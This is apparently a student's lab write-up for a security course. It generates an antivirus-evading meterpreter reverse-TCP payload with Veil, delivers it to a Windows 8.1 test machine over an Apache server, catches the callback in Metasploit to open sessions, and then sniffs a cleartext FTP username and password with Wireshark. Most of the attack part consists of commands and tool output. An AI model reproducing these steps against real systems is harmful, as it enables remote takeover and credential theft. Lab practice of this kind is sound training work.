

Day 6- Assignment

Results for Question 1)

- **Create a payload for windows machine.**

Here I used a tool called Veil to generate a payload. And reverse TCP meterpreter payload is used to get access of the victim's machine

Commands used:

\$~./Veil.py

\$use 1(for evasion)

Screenshot is provided below here.

```
Veil>: 1
Veil>: info
=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
Main Menu

    2 tools loaded

Available Tools:

    1)    Evasion
    2)    Ordnance

Available Commands:

    exit                Completely exit Veil
    info                Information on a specific tool
    list                List available tools
    options             Show Veil configuration
    update              Update Veil
    use                 Use a specific tool

Veil>: use 1
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
Veil-Evasion Menu

    41 payloads loaded
```

\$select the payload mentioned in the below screenshot

```
1)    autoit/shellcode_inject/flat.py
2)    auxiliary/coldwar_wrapper.py
3)    auxiliary/macro_converter.py
4)    auxiliary/pyinstaller_wrapper.py
5)    c/meterpreter/rev_http.py
6)    c/meterpreter/rev_http_service.py
7)    c/meterpreter/rev_tcp.py
8)    c/meterpreter/rev_tcp_service.py
9)    cs/meterpreter/rev_http.py
10)   cs/meterpreter/rev_https.py
11)   cs/meterpreter/rev_tcp.py
12)   cs/shellcode_inject/base64.py
13)   cs/shellcode_inject/virtual.py
14)   go/meterpreter/rev_http.py
15)   go/meterpreter/rev_https.py
16)   go/meterpreter/rev_tcp.py
17)   go/shellcode_inject/virtual.py
18)   lua/shellcode_inject/flat.py
19)   perl/shellcode_inject/flat.py
20)   powershell/meterpreter/rev_http.py
21)   powershell/meterpreter/rev_https.py
22)   powershell/meterpreter/rev_tcp.py
23)   powershell/shellcode_inject/psexec_virtual.py
24)   powershell/shellcode_inject/virtual.py
25)   python/meterpreter/bind_tcp.py
26)   python/meterpreter/rev_http.py
27)   python/meterpreter/rev_https.py
28)   python/meterpreter/rev_tcp.py
29)   python/shellcode_inject/aes_encrypt.py
30)   python/shellcode_inject/arc_encrypt.py
```

\$set the LHOST address to hacker's machine IP address as mentioned below in the screenshot

```
[go/meterpreter/rev_tcp>>]: set LHOST 192.168.43.183
[go/meterpreter/rev_tcp>>]: options

Payload: go/meterpreter/rev_tcp selected

Required Options:
-----
Name          Value      Description
-----
BADMACS       FALSE      Check for VM based MAC addresses
CLICKTRACK    X          Require X number of clicks before execution
COMPILE_TO_EXE Y          Compile to an executable
CURSORCHECK   FALSE      Check for mouse movements
DISKSIZE      X          Check for a minimum number of gigs for hard disk
HOSTNAME      X          Optional: Required system hostname
INJECT_METHOD Virtual    Virtual or Heap
LHOST         192.168.43.183 IP of the Metasploit handler
LPORT         80         Port of the Metasploit handler
MINPROCS      X          Minimum number of running processes
PROCCHK       FALSE      Check for active VM processes
PROCESSORS    X          Optional: Minimum number of processors
RAMCHECK      FALSE      Check for at least 3 gigs of RAM
SLEEP         X          Optional: Sleep "Y" seconds, check if accelerated
USERNAME      X          Optional: The required user account
USERPROMPT    FALSE      Prompt user prior to injection
UTCCHK        FALSE      Check if system uses UTC time
```

\$generate the payload and the payload is stored in the location /var/lib/veil/output/compiled/reverse_tcpe.exe

```
[go/meterpreter/rev_tcp>>]: generate
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[>] Please enter the base name for output files (default is payload): reverse_tcpe
runtime/internal/sys
runtime/internal/atomic
runtime
errors
internal/race
sync/atomic
math
unicode/utf8
internal/syscall/windows/sysdll
unicode/utf16
sync
io
syscall
strconv
reflect
encoding/binary
command-line-arguments
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Language: go
[*] Payload Module: go/meterpreter/rev_tcp
[*] Executable written to: /var/lib/veil/output/compiled/reverse_tcpe.exe
[*] Source code written to: /var/lib/veil/output/source/reverse_tcpe.go
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/reverse_tcpe.rc
```

- **Transfer the payload to the victim's machine**

Payload is been transferred to the victim's machine through the apache2 server.

Commands used: \$service apache2 start

Go to the browser from victim's machine and enter the IP address of the apache2 server running and download the reverse_tcpe.exe file and install the .exe file in the windows machine. And run the .exe file.

The payload creates and establishes a reverse tcp connection to the hacker's machine.

Command used: \$msfconsole -q -r reverse_tcpe.rc

Hence this will create a session for the hacker to communicate with the victims.

```
root@Spectre-kali:/var/lib/veil/output/handlers# msfconsole -q -r reverse_tcpe.rc
[*] Processing reverse_tcpe.rc for ERB directives.
resource (reverse_tcpe.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (reverse_tcpe.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (reverse_tcpe.rc)> set LHOST 192.168.43.183
LHOST => 192.168.43.183
resource (reverse_tcpe.rc)> set LPORT 80
LPORT => 80
resource (reverse_tcpe.rc)> set ExitOnSession false
ExitOnSession => false
resource (reverse_tcpe.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.43.183:80
msf5 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.43.183:80:- -
[-] Handler failed to bind to 0.0.0.0:80:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:80).
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Sending stage (176195 bytes) to 192.168.43.183
[*] Meterpreter session 1 opened (192.168.43.183:80 -> 192.168.43.183:35121) at 2020-09-02 13:31:36 +0530
[*] Sending stage (176195 bytes) to 192.168.43.183
[*] Meterpreter session 2 opened (192.168.43.183:80 -> 192.168.43.183:39981) at 2020-09-02 13:31:37 +0530
msf5 exploit(multi/handler) > sessions

Active sessions
=====
  Id  Name  Type  Information  Connection
  --  ---  ---  -
  1    meterpreter x86/windows  WIN-T27N2Q1SKPQ\root-win @ WIN-T27N2Q1SKPQ  192.168.43.183:80 -> 192.168.43.183:35121 (192.168.43.183)
  2    meterpreter x86/windows  WIN-T27N2Q1SKPQ\root-win @ WIN-T27N2Q1SKPQ  192.168.43.183:80 -> 192.168.43.183:39981 (192.168.122.120)
```

- **Exploit the victim's machine.**

The below screenshots are the POC that the machine has been exploited.

Proof1: gives ip address of the windows machine.

```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
=====
Name       : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:6c:5a:89
MTU       : 1500
IPv4 Address : 192.168.122.120
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f1fa:6148:d690:df4
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 8
=====
Name       : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:c0a8:7a78
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

IP address of the victim's machine (here windows 8.1 is used as victim machine)

Proof2: system information of the windows machine

```
meterpreter > sysinfo
Computer      : WIN-T27N2Q1SKPQ
OS            : Windows 8.1 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > []
```

Result for Question 2)

- **Create an FTP server.**

Here we used vsftpd as the FTP server

Commands used: `$service vsftpd start`


```
root@Spectre-kali:/etc# service vsftpd start
root@Spectre-kali:/etc# service vsftpd status
* vsftpd.service - vsftpd FTP server
   Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; vendor preset: disabled)
   Active: active (running) since Wed 2020-09-02 18:11:17 IST; 21s ago
     Process: 5113 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
    Main PID: 5114 (vsftpd)
       Tasks: 1 (limit: 4478)
      Memory: 2.0M
    CGroup: /system.slice/vsftpd.service
            └─5114 /usr/sbin/vsftpd /etc/vsftpd.conf

Sep 02 18:11:16 Spectre-kali systemd[1]: Starting vsftpd FTP server...
Sep 02 18:11:17 Spectre-kali systemd[1]: Started vsftpd FTP server.
```

- **Access FTP server from the windows command prompt**

Command used: `ftp <ip_of_kali_machine>`

Provide the username and password of the users available for the FTP service



- **Do an MITM and username and password of FTP transaction using wireshark and do packet sniffing**

While connecting to the FTP server from the windows machine, run the wireshark tool for packet sniffing. Here the wireshark acts as a MITM and the below POC screenshot gives the username and the password of the ftp connection.

No.	Time	Source	Destination	Protocol	Length	Info
21	26.73033	192.168.122...	224.0.0.252	LLMNR	64	Standard query 0xbc03 AAAA wpad
22	26.89975	fe80::f1fa:...	ff02::1:2	DHCPv6	157	Solicit XID: 0x6bb014 CID: 0001000126e1a241000c296c5a89
23	27.11883	192.168.122...	192.168.122...	NBNS	92	Name query NB WPAD<00>
24	27.88402	192.168.122...	192.168.122...	NBNS	92	Name query NB WPAD<00>
25	34.89993	fe80::f1fa:...	ff02::1:2	DHCPv6	157	Solicit XID: 0x6bb014 CID: 0001000126e1a241000c296c5a89
26	49.77150	192.168.122...	192.168.43.1	TCP	66	49188 → 21 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=1 SACK PERM=1
27	49.77176	192.168.43...	192.168.122...	TCP	58	21 → 49188 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
28	49.77202	192.168.122...	192.168.43.1	TCP	54	49188 → 21 [ACK] Seq=1 Ack=1 Win=8192 Len=0
29	49.84515	192.168.43...	192.168.122...	FTP	74	Response: 220 (vsFTPd 3.0.3)
30	49.89959	192.168.122...	192.168.43.1	TCP	54	49188 → 21 [ACK] Seq=1 Ack=21 Win=8172 Len=0
31	45.71278	192.168.122...	192.168.43.1	FTP	66	Request: USER test2
32	45.71305	192.168.43...	192.168.122...	TCP	54	21 → 49188 [ACK] Seq=21 Ack=13 Win=64240 Len=0
33	45.71339	192.168.43...	192.168.122...	FTP	88	Response: 331 Please specify the password.
34	45.75915	192.168.122...	192.168.43.1	TCP	54	49188 → 21 [ACK] Seq=13 Ack=55 Win=8138 Len=0
35	49.78862	192.168.122...	192.168.43.1	FTP	66	Request: PASS 12345
36	49.78883	192.168.43...	192.168.122...	TCP	54	21 → 49188 [ACK] Seq=55 Ack=25 Win=64240 Len=0
37	49.80007	192.168.43...	192.168.122...	FTP	77	Response: 230 Login successful.
38	49.85267	192.168.122...	192.168.43.1	TCP	54	49188 → 21 [ACK] Seq=25 Ack=78 Win=8115 Len=0
39	50.89994	fe80::f1fa:...	ff02::1:2	DHCPv6	157	Solicit XID: 0x6bb014 CID: 0001000126e1a241000c296c5a89
40	81.36964	192.168.122...	192.168.122...	BROWSER	258	Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum
41	82.89992	fe80::f1fa:...	ff02::1:2	DHCPv6	157	Solicit XID: 0x6bb014 CID: 0001000126e1a241000c296c5a89